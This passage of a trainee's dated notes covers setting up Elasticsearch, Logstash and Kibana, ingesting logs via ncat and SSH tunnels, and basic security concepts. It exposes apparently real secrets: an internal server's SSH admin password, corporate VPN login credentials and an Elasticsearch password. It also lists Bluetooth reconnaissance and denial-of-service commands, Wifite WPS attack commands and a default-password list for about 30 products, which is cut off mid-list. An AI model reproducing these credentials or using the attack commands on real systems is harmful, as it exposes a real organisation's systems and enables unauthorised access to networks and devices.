 

```
filter {
    mutate {
        add_field => { "environment" => "development" }
    }
}
```
  - # Output: Sends data to Elasticsearch and console
 

```
output {
    elasticsearch {
        hosts => ["http://localhost:9200"] # Elasticsearch host
        index => "logstash-%{+YYYY.MM.dd}" # Daily index
        user => "elastic"                # Elasticsearch user
        password => "changeme"           # Replace with actual password
    }
    stdout {
        codec => rubydebug # Print logs in readable format
    }
}
```
- Now, open Powershell as an Administrator, navigate to logstash bin folder & run the command given below:
  - .\logstash.bat -f C:\ELK\_Stack\logstash\logstash-8.17.0\config\logstash.conf
    - enter anything into terminal after successful execution of this command, to get the logs from terminal to the kibana server.
  - .\logstash.bat -f [logstash\_config\_file\_path]
- To check the logs, go to kibana web server, Go to Dev Tools:
- Run this script in Dev Tools to check the result coming from terminal on Kibana:

- GET /logstash-\*/\_search?pretty
 

```
{
        "query": {
          "match_all": {}
        }
      }
```
- Go to Security -> Rules, to add Detection rules (SIEM), Benchmarks etc.
- Explore more on your own.

## [05 Nov - {Day 3}]

### **Elastic Stack: The Comprehensive Guide**

The Elastic Enterprise stack is a revolutionary approach to data management and analysis, combining powerful open-source components with enterprise-grade features. It has evolved from the traditional ELK Stack (Elasticsearch, Logstash, and Kibana) into a robust ecosystem that enables businesses to harness the full potential of their data through real-time processing, advanced analytics, and intuitive visualization capabilities.

### **Understanding Elastic Enterprise:**

Elastic Enterprise has transformed from a simple search engine to a comprehensive data analytics suite, reflecting the evolving needs of businesses in the digital age. Organizations worldwide rely on it to power search applications, monitor infrastructure, analyze business metrics, and secure digital assets.

The platform's versatility and scalability make it an indispensable tool for organizations seeking to derive meaningful insights from their data landscape, enabling them to stay competitive in an increasingly data-centric world.

1. **Simple Search Engine** – Elastic's origins as a basic search tool
2. **ELK Stack** – Evolution into Elasticsearch, Logstash, and Kibana
3. **Comprehensive Analytics Suite** – Current state as a versatile data management platform

### **Key Features and Capabilities:**

Elastic Enterprise's architecture is built on robust features that enable organizations to handle massive amounts of data while maintaining optimal performance and reliability. The platform's distributed nature allows it to scale horizontally across hundreds of servers, processing petabytes of data with near real-time search capabilities.

Advanced security features, including encrypted communications, role-based access control, and audit logging capabilities, ensure compliance with industry regulations while protecting sensitive data. The platform's machine learning capabilities provide powerful tools for anomaly detection, forecasting, and pattern recognition.

- Scalability: Horizontal scaling across servers

- Security: Enterprise-grade protection measures
- Machine Learning: Advanced analytics and anomaly detection

### **Enterprise vs Open Source Comparison:**

The Enterprise version of Elastic Stack offers advanced features beyond the open-source offering, including sophisticated security controls, advanced machine learning algorithms, and extensive SQL support. Professional support ensures rapid resolution of technical issues and access to best practices guidance.

While the open-source version provides essential functionality for basic search and analytics operations, it may not meet complex enterprise-level requirements. Organizations must carefully consider their specific needs when choosing between versions, weighing factors such as security, scalability, and support.

- Enterprise Features:  
Advanced security, ML algorithms, SQL support, professional support
- Open Source Features:  
Basic search and analytics, fundamental visualization, community support
- Considerations:  
Security requirements, scalability needs, support level, budget constraints

### **Elasticsearch: The Search and Analytics Engine:**

Elasticsearch serves as the powerful search and analytics engine at the heart of the Elastic Stack. Built on Apache Lucene, it's designed for horizontal scalability and reliability. Its distributed architecture enables organizations to handle massive amounts of data while maintaining fast search and analysis capabilities.

The RESTful API provides a simple yet powerful interface for data operations, supporting complex queries and aggregations. Elasticsearch's schema-free JSON document structure offers flexibility in data modelling, allowing organizations to adapt to changing data requirements without disrupting existing operations.

- Fast Search: Rapid data retrieval and analysis
- Scalability: Horizontal scaling across nodes
- Flexibility: Schema-free JSON architecture

### **Elasticsearch Distributed Architecture:**

The distributed nature of Elasticsearch introduces important concepts such as nodes, clusters, shards, and replicas that form the foundation of its scalability and reliability features. Each Elasticsearch cluster consists of one or more nodes that work together to distribute data processing and storage tasks.

The system automatically manages data distribution across shards and maintains replica copies to ensure availability and fault tolerance. Understanding these concepts is crucial for designing and maintaining an efficient Elasticsearch deployment that can scale with organizational needs while maintaining optimal performance and reliability.

- Nodes – Individual servers in the cluster

- Clusters – Group of nodes working together
- Shards – Data partitions for distribution
- Replicas – Redundant copies for fault tolerance

### **Kibana: Virtualization and Management Platform**

Kibana serves as the window into the Elastic Stack providing a sophisticated visualization and management interface that transforms raw data into actionable insights. Its comprehensive dashboard creation capabilities enable users to build complex visualization that tell compelling data stories through interactive charts, graphs, and maps.

The platform's intuitive interface makes it accessible to users of varying technical expertise, while its powerful features satisfy the needs of advanced analysts. Kibana's real-time visualization capabilities ensure that organizations can monitor their data as it flows through the system, enabling quick identification of trends and anomalies.

- Interactive Dashboards – Customizable visualizations for data analysis
- Management Interface – Tools for administering Elastic Stack components
- Machine Learning Features – Integrated tools for advanced analytics

### **Kibana Management Tools:**

Beyond visualization, Kibana offers robust management tools that simplify the administration of the Elastic Stack. The Dev Tools console provides a powerful interface for interacting with Elasticsearch's REST API, enabling developers to test queries and manage indices efficiently.

Stack Monitoring features provide detailed insights into the health and performance of all Elastic Stack components, helping administrators identify and resolve issues before they impact operations. The platform's machine learning features are seamlessly integrated into the interface, allowing users to create and manage anomaly detection jobs, forecasting models, and other advanced analytics capabilities without requiring extensive data science expertise.

- Dev Tools Console – Powerful interface for Elasticsearch API interaction and query testing
- Stack Monitoring – Comprehensive health and performance monitoring for all components
- Machine Learning Integration – User-friendly interface for creating and managing advanced analytics jobs

### **Beats: Lightweight Data Shippers**

Beats represent a family of lightweight data shippers designed to efficiently collect and transport specific types of operational data to Elasticsearch or Logstash. Each Beat is purpose-built for a particular data source ensuring optimal performance and minimal resource consumption. Filebeat specializes in log file collection, while Metricbeat focuses on system and service metrics.

The lightweight nature of Beats makes them ideal for deployment across large infrastructures, as they consume minimal system resources while reliably shipping data to central analysis points. Their modular architecture allows organizations to deploy only the components they need, reducing complexity and resource overhead.

- Filebeat – Log file collection
- Metricbeat – System and service metrics

- Packetbeat – Network packet analysis
- Heartbeat – Uptime monitoring

## [8, 9 Nov - {Day 4, 5}]

- To identify the misuse of CDN resources:
    - Check the Referrer Header in access.log
- 
- To get more information regarding ‘Referrer-Policy’ visit:
    - <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>
  - We can also check the “ssl\_request.log” for ‘http.request.referrer’

## [12 Nov - {Day 6}]

- Previous content of index.html:

```
hello world

```

- previous content of index.php: ‘`<?php echo "hello world"; ?>`’
- Delete all the previous files in htdocs folder &
- Create an index.php file in the ‘htdocs’ folder of xampp server and paste the following content:

```
<?php
file_put_contents("./log.txt",
$_REQUEST['NametestStudentMastermsgAQ1GoodmorningGumballTrustCodexconnectQuasiTeach
erWasabiRAconnectHindustanS_messagefilelist']);
?>
```

- run the apache server, go to localhost/index.php & set parameter like this  
`?NametestStudentMastermsgAQ1GoodmorningGumballTrustCodexconnectQua
siTeacherWasabiRAconnectHindustanS_messagefilelist=hello world`
  - it will be logged into a log.txt file under htdocs folder
- Now, upload & check the ‘access.log’ into Kibana:
  - add the fields timestamp, url.original, http.response.status\_code, etc.

## [15 Nov]

- ‘**request-referrer**’ header is useful to identify the CSRF attack
  - Detecting requests from Unexpected sources
  - Referrer header typically contains the URL of the page that initiated the request
  - If Referrer header indicates it came from an external, untrusted domain, this could be a sign of a CSRF attack.
  - The Referrer header is not a foolproof method for detecting CSRF attacks because:

- Some browsers and extensions block or strip the Referrer header for privacy reasons.
  - Attackers might be able to spoof or strip the Referrer header in some cases.
- **Cross-Site Request Forgery(CSRF)** attack tricks a logged-in user into unknowingly performing unwanted actions on a web application where they have an active session.
  - This attack exploits the trust that a website has in a user's browser.
- How client side attacks differ from the server side attacks:
  - **Client-Side Attacks:**
    - Example: XSS, Clickjacking, CSRF, Session Hijacking
    - Target: User's Browser
    - Code Execution: Runs on the client (JavaScript, HTML)
    - Mitigations: CSP(Content Security Policy) Headers, Input Validation, Secure Cookies
    - In client side attacks, victim needs to participate. These are generally not targeted towards particular victims. Attackers make sure to spam a lot/enough of victims & hope some of them will click on that link in order to exploit some of them.
- **Server-Side Attacks:**
  - Example: SQLi, SSRF, RCE, Directory Traversal, Privilege Escalation
  - Target: Server
  - Code Execution: Runs on the server (PHP, SQL, API requests)
  - Mitigations: WAF, Parametrized Queries, Access Controls, Secure Configurations
  - Client-side attacks rely on user interaction to execute malicious code, whereas server-side attacks happen on the server itself without direct user interaction required.
  - In a client-side attack, attackers may gain access to data stored locally on the user's device, whereas in a server-side attack, they can access sensitive data stored on the server.
- Will cover the Server-side attacks in upcoming days
  - **Server-Side Request Forgery(SSRF)** attack occurs when an attacker manipulates a web application to make unauthorized requests to internal or external resources on behalf of the server.
    - This can lead to data leakage, internal network scanning, and remote code execution in some cases.

## [19 Nov]

- Create a Dashboard for test as “Dash\_test”
  - use different metrics like: Bar, Pie, Treemap, Waffle, etc.
- **How to use the cloud version of elastic:**
  - Go to <https://cloud.elastic.co/registration>
  - sign up there using any of the available method for a free trial
    - Enter your full name & company name-(CMS IT SERVICES)
    - click on I am new to Elastic
    - click on Learn more about Elastic
    - Then, choose Elasticsearch & Next
    - Click on ‘Launch’

- Go to the Home Page by clicking to ‘elastic’ button on left top most side of the page, it will be same like the Elastic runs locally.
- **How to create the Dashboards & Visualization:**
  - Scroll down & click on ‘Upload a file’ to upload & analyze the logs.
  - Upload the ssl\_request.log from the xampp server log folder.
  - After being parsed, click on Import, name the Index.
  - Scroll down & Click on ‘View index in Discover’, Now you can see the logs.
  - Select the fields: timestamp, http.request\_referrer, http.response.status\_code, url.original
  - Then, click on ‘Edit Visualization’ icon at the top right corner.
  - Instead of Bar, use Pie chart & add the fields: http.request.method, http.response.status\_code
  - Then, click on Save button, you can give the title to the visualization created as ‘Referrer\_vis’ & click on ‘Save and go to Dashboard’.
  - Now, click on Add Panel, Click on Lens
  - Choose another metric as ‘Waffle’ to visualize, add the fields: url.original, http.request.referrer. Then, click on ‘Save and return’. Again, click on Save. Give the title for the dashboard as ‘Referrer\_dash’ & click on Save.

## [23 Nov 2024]

Collect tcp logs from port 4444 using logstash:

- Run the Elasticsearch & Kibana Module.
- Go to config folder of logstash, open the logstash.conf file and paste the following:

```
input {
  tcp{
    port => 4444
    type => json
  }
}

output {
  elasticsearch {
    hosts => ["http://localhost:9200"] # Elasticsearch host
    index => "tcp-input-logstash"
    user => "elastic"                # Elasticsearch user
    password => "changeme"          # Replace with actual password
  }
}
```

- Now go to bin folder of logstash, open cmd & run the command:
  - logstash.bat -f config/logstash.conf
- Run the Ncat command:
  - ncat 127.0.0.1 4444
    - {"data":"Hello World"}
- Enter anything in ncat terminal to see in Kibana, transferred through Logstash
- Now, go to Kibana, search for index & go to index management
- Now, open the index ‘tcp-input-logstash’. Click on Discover Index.

- Create/Edit Data View. Now see the messages in logs. {can add Timestamp & message fields.}
- You can see logs in real-time here. Whenever you type something in ncat terminal it will be reflected here.

## [25 Nov]

- **'codec' instead of 'type' field**
- Go to config folder of logstash, open the logstash.conf file and paste the following:

```
input {
    tcp{
        port => 4444
        codec => json
    }
}

output {
    elasticsearch {
        hosts => ["http://localhost:9200"] # Elasticsearch host
        index => "tcp-input-logstash"
        user => "elastic"                # Elasticsearch user
        password => "changeme"          # Replace with actual password
    }
}
```

- Now go to bin folder of logstash, open cmd & run the command:
  - `logstash.bat -f config/logstash.conf`
- Run the Ncat command:
  - `ncat 127.0.0.1 4444`
    - `{"id":12345,"message":"hello world"}`
    - `{"id":456713,"message1":"hello","message2":"world"}`
- Go to Kibana & check the data sent over logstash. {index: tcp-input-logstash}

## [26 Nov]

### How to parse big files with logstash:

- Download a json data source from nvd database:
  - [https://nvd.nist.gov/vuln/data-feeds#JSON\\_FEED](https://nvd.nist.gov/vuln/data-feeds#JSON_FEED)
  - Download a zip file for 'CVE-2024' & unzip it.
- Now ingest this data source using logstash:
  - Rename the unzipped file to 'nvdcve\_2024.json' & rename the folder as well to 'nvdcve\_2024'
- If you check the downloaded json file in notepad, it is not perfectly parsed to ingest into kibana.
- So, open the Powershell, navigate to json directory & run the following commands
  - `gc -Path .\nvdcve_2024.json -raw`
  - `gc -Path .\nvdcve_2024.json -raw | ConvertFrom-Json`
  - `$jsonobj = gc -Path .\nvdcve_2024.json -raw | ConvertFrom-Json`
  - `$jsonobj`

- \$jsonobj.CVE\_Items
  - \$jsonobj.CVE\_Items[0]
  - \$jsonobj.CVE\_Items[1]
  - foreach(\$cve\_item in \$jsonobj.CVE\_Items){
 echo \$cve\_item
 }
  - foreach(\$cve\_item in \$jsonobj.CVE\_Items){
 echo \$cve\_item | ConvertTo-Json
 }
  - foreach(\$cve\_item in \$jsonobj.CVE\_Items){
 echo \$cve\_item | ConvertTo-Json -compress
 }
  - foreach(\$cve\_item in \$jsonobj.CVE\_Items){
 echo \$cve\_item | ConvertTo-Json -compress >> modded\_nvdcve\_2024.json
 }
- **gc:** (Get-Content) used to read the content of a specified file
  - **-Path:** specifies the path to the file you want to read
  - **-raw:** reads the file as a single string.
    - Without the -raw parameter, gc(Get-Content) returns the content of the file line by line as an array of strings.
  - **| (Pipeline):** passes the output of the first command as input to the next command.
  - **ConvertFrom-Json:** Converts the JSON string into a PowerShell object.
    - The JSON structure is transformed into an equivalent PowerShell object with properties and nested objects/arrays.
  - **\$jsonobj = :** assigns the resulting PowerShell object to the variable \$jsonobj.
    - \$jsonobj variable stores the entire JSON data as a structured PowerShell object.
    - This allows for easy manipulation, querying, and updating of the JSON data within scripts.
  - **\$jsonobj:** will display the contents of the \$jsonobj variable, which is the parsed JSON as a PowerShell object.
  - **\$jsonobj.CVE\_Items:** will display all the items in the CVE\_Items array.
  - **\$jsonobj.CVE\_Items[0]:** retrieves the first item (index 0) from the CVE\_Items array.
  - **foreach:** loops through each element in the \$jsonobj.CVE\_Items array.
  - **\$cve\_item:** is a variable representing the current item in the loop.
  - **echo:** outputs the current \$cve\_item to the pipeline.
    - In PowerShell, echo is an alias for Write-Output.
  - **ConvertTo-Json:** Converts the \$cve\_item (a powershell object) back to JSON format.
  - **-compress:** flag removes unnecessary whitespace and formatting, creating a compact JSON string.
  - **>>:** appends the output to the specified file.
- Now, copy the ‘ncat.exe’ binary into the folder, where downloaded json file is existing.
  - Go to config folder of logstash & change the followings into the ‘logstash.conf’ file:

```
input {
  tcp{
```

```

    port => 4444
    codec => json
}
}
output {
  elasticsearch {
    hosts => ["http://localhost:9200"] # Elasticsearch host
    index => "nvdcve"
    user => "elastic"                # Elasticsearch user
    password => "changeme"          # Replace with actual password
  }
}

```

- Run the logstash command:
  - `logstash.bat -f config/logstash.conf`
- Come back to the powershell window & run the following command to ingest the file into kibana using ncat:
  - `gc -Path .\modded_nvdcve_2024.json | .\ncat.exe 127.0.0.1 4444`
- Go to Kibana, Management -> Stack Management -> Index Management -> Indices
- Now, you can see the ‘nvdcve’ index, click on ‘Reload Indices’ to view the real-time ingestion of data.
- Open the index ‘nvdcve’, Click on ‘Discover Index’.
- Now create a ‘data view’:
  - Enter the name, provide the index pattern as ‘nvdcve\*’
  - then, click on ‘Save data view to Kibana’
- Now, you can see the Dataview ‘nvd’ under the Discover section.
- And you can select the appropriate available fields to manage the data effectively & efficiently.
- Select the following fields:
  - `cve.CVE_data_meta.ID, impact.baseMetricV3.impactScore, impact.baseMetricV3.exploitabilityScore, and @timestamp`
- We will learn how to create Dashboards in upcoming days.

## [29 Nov & 2 Dec]

### How to push logs to Elastic cloud:

- Login to your Elastic cloud, go to Home page
- Go to Deployments, click on Manage -> My Deployment
  - Copy the Cloud ID, & Copy endpoint for Elasticsearch
  - Keep a note of all these copied values
- Go to Cloud -> Deployments -> My Deployment -> Security
  - Click on the option ‘Reset password’
  - copy the new username & password {they are shown only once}
- Open the logstash configuration file ‘logstash.conf’ & edit the followings:

```

input {
  tcp{
    port => 4444
    codec => json
  }
}

```

```

}
}

output {
  elasticsearch {
    cloud_id => "copied_cloud_id_value"
    cloud_auth => "username:password" # Username & Password separated by colon(:),
      that has been obtained after resetting the password for deployment
    index => "log_test"
    ssl => true
  }
}

```

- save the configuration file.
- Go to logstash bin folder, open cmd & run the given command:
  - logstash.bat -f config/logstash.conf
- Open new terminal & run the following ncat command:
  - ncat 127.0.0.1 4444
    - {"msg1":"hello world"}
    - {"msg1":"hello world", "msg2":"hello world2"}
- Go to kibana -> Index Management, you can see the index created as 'log\_test'
- Open that index to check out whether the log that was sent, has reached out or not
- Create new data view for this index to view the logs from the Discover section
- You can refer this official documentation page:  
<https://www.elastic.co/guide/en/logstash/current/connecting-to-cloud.html>

## [16 Dec]

....

## [18 Dec]

Apply these 3 concepts (CIA) to all the Dashboards you create, all the Metrics you monitor, all the Rules you create, and all the Alerts you trigger.

### Develop UBA(User Behavior Analytics) based on the logs:

- There is a very thin line between Monitoring and Spying your employees.
- Spying means looking at every keystrokes & mouse movements but Monitoring don't.
- We also don't want to monitor every keystrokes & mouse movements because of limited storage & processing powers.
- Now, create & save the config file for logstash as shown below: [cmsitget.conf]

```

input {
  elasticsearch{
    hosts => ["http://localhost:9207"]
    index => "windows-events"
    user => "elastic"
    password => "changeme"
  }
}

output {

```

```

elasticsearch {
  hosts => ["http://127.0.0.1:9200"]
  index => "windows-events"
}
}

```

- ‘input’ block specifies where Logstash should get its data from.
- ‘output’ blocks specifies where Logstash should send the processed data.
- There is no ‘filter’ block, means data is passed from the input to the output without modification.
- The source Elasticsearch (9207) and the destination Elasticsearch (9200) are on different ports, indicating they are separate instances.
  
- ssh -fN -L 9207:localhost:9200 [csmiadmin@10.145.51.121](mailto:csmiadmin@10.145.51.121) [P@s\$w0rd@159!@#]
  - This command creates a secure SSH tunnel from your local machine to a remote server (10.145.51.121).
  - Traffic directed to localhost:9207 on your machine will be securely forwarded to localhost:9200 on the remote server.
    - **-f**: tells SSH to go into the background after the connection is established useful for creating persistent SSH tunnels.
    - **-N**: specifies that no remote commands will be executed. commonly used when creating an SSH tunnel for port forwarding, as it doesn’t require any remote shell activity.
    - **-L 9207:localhost:9200** - This sets up local port forwarding.
      - **9207**: local port on your machine where traffic will be received
      - **localhost:9200** – specifies that traffic received on port 9207 will be forwarded to localhost:9200 on the remote server.
  - Once the upper command is executed & for example, if you run the following command:
    - curl <http://localhost:9207>
  - This would fetch data from the Elastic search instance running on 10.145.51.121:9200
  
- Open <http://localhost:9207> in your browser to check the pipeline is running
- Run the logstash command:
  - `logstash.bat -f config/cmsitget.conf`
- After successful execution of upper commands, it will start ingesting logs into Kibana directly. To verify the same, Open Kibana.
- Go to Index Management, where you can see the index ‘windows-events’, Open it.
- Click on Discover Index & create a Data View as:
  - Name: windows
  - Index pattern: windows\*
  - and Save it
- Now select the appropriate fields for further investigations.
- And develop the strategies to find anomalies based on timestamps, traffics, and other user’s behaviours.
- You can also ask ChatGPT (or any AI chatbot) by providing available parameters that how can you correlate these relevant fields to build actionable intelligence.
  
- Now, create & save the config file for logstash as shown below: [cmsitgetnet.conf]
 

```
input {
```

```

elasticsearch{
    hosts => ["http://localhost:9207"]
    index => "network"
    user => "elastic"
    password => "changeme"
}
}

output {
    elasticsearch {
        hosts => ["http://127.0.0.1:9200"]
        index => "network"
    }
}
}

```

- Run the logstash command:
  - `logstash.bat -f config/cmsitgetnet.conf`

## [19 Dec]

- Open Kibana, Go to Security -> Dashboards
  - We have various pre-built dashboards available for us
- To fix the errors in pre-built dashboards:
  - Go in Edit mode, Inspect the tile & click on “Edit Visualization”
  - Now click on “Edit in Lens”, After opening it in Lens you have to check/identify the default field causing the error, which might not exist in your log setup
  - So, you have to re-map those fields/metrics according to your log setup
    - Delete the metric causing the error, and add the metric according to your logs
  - Save the settings to work it properly.
    - Remap the error causing fields with the fields what you have.
- After Creation or Fixation of Dashboard, Switch to View Mode
- To create the New Dashboards, Go to Dashboard, Click on “Create Dashboard”
- Select the appropriate fields, on the right hand side you can see the other options like lines, bars, etc. & save it
- After Creation of Dashboards, you can go to Rules.
- Go to Security -> Rules -> Detection Rules(SIEM)
  - Rules are just a fancy name for conditions, these rules work on your dashboards & the metrics you have collected.
  - Rules can trigger an alert for human intervention or it can take actions.

## [26 Dec 2024]

- Download & Set Up the “Cisco AnyConnect” VPN using below instructions:

```

Download : https://cmsitsservices-my.sharepoint.com/:u/p/govinda_rajle/EYFRViT4BEVEu0BNjLxc4CcBTNlykHAj2bCaoqf1CDKV9Q?e=J0YTW1

url: evpn.gcc.ril.com

Group : JEC

username : govinda.rajle
Password: govinda@135

uncheck : block connection to una

```

- Create a ‘cmsitget.conf’ file inside the config folder of logstash with the code shown below:

```

input {
  elasticsearch{
    hosts => ["http://localhost:9207"]
    index => "windows-events"
    user => "elastic"
    password => "kJfoGyKiefHuc50jRADY"
  }
}


output {
  elasticsearch {
    hosts => ["http://127.0.0.1:9200"]
    index => "windows-events"
  }
}

```

- ssh -fN -L 9207:localhost:9200 [csmmitadmin@10.145.51.121](mailto:csmmitadmin@10.145.51.121) [P@s\$w0rd@159!@#]
- Make sure the Elastic Search & Kibana is running, Open the bin folder of logstash & run the following command:
  - logstash.bat -f config/cmsitget.conf
- Go to the Kibana, then go to “Index Management”, you can see the “windows-events” index
- Click on Discover Index for more details.

## [30 Dec 2024]

- log transport architecture: How to transport logs with the help of elasticsearch & kibana
- **Bouncing logs from Elasticsearch to Elasticsearch:**



@4n0nym0u5

Cloud



- User A creating Reverse ssh tunnel to share his service running on port 9200:
  - ssh -fN -R 9200:localhost:9200 [cmsitadmin@10.145.51.121](mailto:cmsitadmin@10.145.51.121) [P@s\$w0rd@159!@#]
- User B creating forward tunnel to receive the service running on port 9200:
  - ssh -fN -L 9207:localhost:9200 [cmsitadmin@10.145.51.121](mailto:cmsitadmin@10.145.51.121) [P@s\$w0rd@159!@#]
  - Make sure to connect to the cloud before running this ssh command
  - To verify the ssh connection you can access the localhost:9207 on your browser
- Create a logstash configuration file (cmsitget.conf) as following:

```

input {
  elasticsearch{
    hosts => ["http://localhost:9207"]
    index => "windows-events"
    user => "elastic"
    password => "kJfoGyKiefHuc5OjRADY"
  }
}

output {
  elasticsearch {
    hosts => ["http://127.0.0.1:9200"]
    index => "windows-events"
  }
}

```

- Make sure Elasticsearch & kibana is running.
- Go to logstash bin folder, open cmd and run the following command:
  - logstash.bat -f config/cmsitget.conf
- Now, you can verify the logs in your Kibana -> Index Management as the index name ‘windows-events’
- It can also be called as Horizontal/Lateral movement of logs

**Timestomping** is an anti-forensics technique which is used to modify the timestamps of a file.

- This tactic is commonly utilized by threat actors to hide their tools on the victim's file system.

**Credential Stuffing** is a cyberattack that involves using stolen usernames and passwords across different accounts to gain access to accounts.

### **Advanced Persistent Threat (APT):**

- Advanced persistent threats are real and pose a significant threat to organisations.
- APT actors are highly organised, well-funded and operate with a long-term perspective.
- APT actors often target specific organisations and industries for extended periods of time.
- APT actors may reuse tools, infrastructure, and tactics across multiple attacks, providing opportunities for attribution and tracking.
- APT actors often seek to maintain a persistent presence within an organisation's network to support ongoing operations.
- APT actors can evade detection for long periods of time by using stealthy techniques and customising their tactics for each target.
- APT actors use a combination of technical and social engineering tactics to compromise organisations.
- Detecting and responding to APT actors requires a multi-faceted approach that includes regular monitoring and auditing of networks, systems, and user activity.

### **Bluetooth Attacks using Kali:**

How to enable Bluetooth adapter:

- hciconfig
- sudo /etc/init.d/Bluetooth start
- sudo /etc/init.d/Bluetooth stop

### Using bettercap:

- sudo bettercap

- ble.recon on
- ble.recon off
- ble.show
- ble.enum MAC\_ADDRESS
  
- hciconfig
- sudo hciconfig hci0 up
- hciconfig
- hcitool scan
- hcitool name MAC\_ADDRESS
- sudo l2ping MAC\_ADDRESS
- sdptool browse MAC\_ADDRESS
  
- btscanner
  
- bluetoothctl
- bluetooth# scan on
- python3 BlueSpy.py -a MAC\_ADDRESS
  - [github: <https://github.com/TarlogicSecurity/BlueSpy.git>]
  
- python3 Bluetooth\_DOS\_Attack.py
  - [github: <https://github.com/crypt0b0y/BLUETOOTH-DOS-ATTACK-SCRIPT.git>]

**Process Hollowing** is a technique where the memory of a trusted process is replaced with malicious code.

**Digital Piracy** is the unauthorised copying, downloading, or sharing of copyrighted digital content, such as software, music, movies, and games, over the internet.

**Browser Helper Objects (BHOs)** are companion applications for the Microsoft Internet Explorer web browser that enhance its functionality.

- A DLL module designed as a plug-in for the web browser to provide added functionality.

**Macros** in web browsers allow users to automate repetitive tasks or sequences of actions.

**Cyber Crime Investigations – LEA(Law Enforcement Agency):**

## Traditional and Cyber Related Crimes – Investigations before arrest

- CDR – Call Detail Records
- IPDR – Internet Protocol Detail Records
- Tower Dump Record
- IP Logs – Google/ Social Media Handles (Facebook, Instagram, Twitter, YouTube, WhatsApp)
- Information Gathering – OSINT Tools
- VOIP Call Investigation
- Web Domain Investigations
- Email Investigations – Tracking and Tracing
- CCTV – Footage
- Digital Wallets/ Net Banking Transactions
- Data from 3<sup>rd</sup> party Mobile Apps
- Relevant 65 B Certificate

**Cyber Flashing** is a form of online harassment, wherein unsolicited sexual and obscene image like genital parts or pornographic images or videos, are sent over WhatsApp or airdrop feature of iPhone.

- This culprit may resort to blackmailing through this offence.

**Morphing** refers to the manipulation of digital images or videos, often involving the combination or alteration of facial features, to create a deceptive or misleading representation.

**Sextortion** is a form of blackmail where the attacker threatens to send sexual images or videos of you to others if you do not either pay them or give them additional sexual content.

## Cyber Grooming -

- The culprit target young children on social media platforms in this offence and groom them by manipulating them by establishing an emotional connect in slow, methodical and intentional process to a point where they can be sexually victimised. It is a very serious threat from which children should be protected.

**Clickbait** is online content, often headlines, designed to attract attention and encourage clicks, but may be misleading or of dubious value.

- It uses sensationalism, exaggeration, or emotional appeals to entice users to visit a webpage, even if the content doesn't fully deliver on the promise of the headline.

- The main objective is to generate higher website traffic, which in turn increases advertising revenue for the publisher.

**Sloppy Journalism** refers to cases where reporters or journalists publish stories without adequately verifying the facts. This can result in unreliable information being disseminated, potentially misleading the audience.

A **credential stealing attack (CSA)**, is where fraudsters try to gather user's credentials, either with the use of a malicious software or through phishing.

A **channel breaking attack (CBA)**, involves intercepting the communication between the client side and the server side, by masquerading as the server to the client and vice versa.

**USSD** is a protocol used by mobile phones to communicate with their service provider's computers. It's a real-time, session-based service, distinct from SMS, that allows users to interact with applications and services offered by their network operator or other providers.

- USSD (Unstructured Supplementary Service Data) is a type of digital payment method, \*99#, can be used to carry mobile transactions without downloading any app.
- These types of payments can also be made with no mobile data facility. This facility is backed by the USSD along with the National Payments Corporation of India (NPCI).

**Crt.sh** is a web interface to a distributed database called the Certificate Transparency (CT) logs.

- It is a public, append-only databases of SSL/TLS certificates issued by CAs.
- For monitoring and understanding public SSL certificates, used to search and audit CT logs.
- <https://crt.sh/>

**Wifite** is a tool to audit WEP or WPA encrypted wireless networks. It uses aircrack-ng, pyrit, reaver, tshark tools to perform the audit.

- sudo apt install wifite
- wifite -h
- wifite --wps
- wifite -pow 50 -wps

[Attack access points with over 50 dB of power using the WPS attack]

**Routing protocols** are sets of rules that routers use to communicate and exchange network path information, enabling them to determine the best routes for data to travel across a network.

**Types:**

- Static
- Default
- Dynamic Routing Protocol
  - IGPs (Interior Gateway Protocols)
    - Distance Vector Routing Protocols
      - RIPv1 (Routing Information Protocol)
      - RIPv2
      - IGRP (Interior Gateway Routing Protocol)
      - EIGRP (Enhanced Interior Gateway Protocol)
    - Link-State Routing Protocols
      - OSPF (Open Shortest Path First)
      - IS-IS (Intermediate System-to-Intermediate System)
  - EGPs (Exterior Gateway Protocols)
    - Path Vector Routing Protocols
      - BGP (Border Gateway Protocols)

**Microcontroller vs Microprocessor:**

- A microprocessor is essentially a CPU on a chip, primarily used in computers and other devices for processing data and running software.
- A microcontroller, on the other hand, is a complete, self-contained computer on a single chip, including a CPU, memory, and input/output peripherals.
- Microcontrollers are commonly found in embedded systems, while microprocessors are the core of larger computing systems.

**Default Credentials:**

⚠ For authorized security testing ONLY

1. VMware vCenter

User: administrator@vsphere.local

Password: Admin!23

2. Fortinet FortiGate

User: admin

Password: [blank]

3. F5 BIG-IP

User: admin

Password: admin

**4. Palo Alto Networks**

User: admin

Password: admin

**5. Check Point**

User: admin

Password: admin

**6. Jenkins**

User: admin

Password: password

**7. GitLab**

User: root

Password: 5iveL!fe

**8. Grafana**

User: admin

Password: admin

**9. Kibana**

User: elastic

Password: changeme

**10. MongoDB**

User: admin

Password: admin

**11. PostgreSQL**

User: postgres

Password: postgres

**12. Oracle Database**

User: SYSTEM

Password: manager

**13. Redis**

No authentication

**14. Apache Tomcat**

User: tomcat

Password: tomcat

**15. JBoss**

User: admin

Password: admin

**16. HP iLO**

User: Administrator

Password: [on device label]

**17. Dell iDRAC**

User: root

Password: calvin

**18. Supermicro IPMI**

User: ADMIN

Password: ADMIN

**19. Cisco IOS**

User: cisco

Password: cisco

**20. Juniper**

User: root

Password: [blank]

**21. MikroTik**

User: admin

Password: [blank]

**22. Ubiquiti**

User: ubnt

Password: ubnt

**23. Hikvision Camera**

User: admin

Password: 12345

**24. Dahua Camera**

User: admin

Password: admin

**25. Synology NAS**

User: admin

Password: [blank]

**26. QNAP NAS**

User: admin

Password: admin

**27. Raspberry Pi**

User: pi

Password: raspberry

28. Siemens S7 PLC  
No authentication

29. Schneider Electric  
User: USER  
Password: USER

30. TP-Link Router  
User: admin  
Password: admin

31. Netgear  
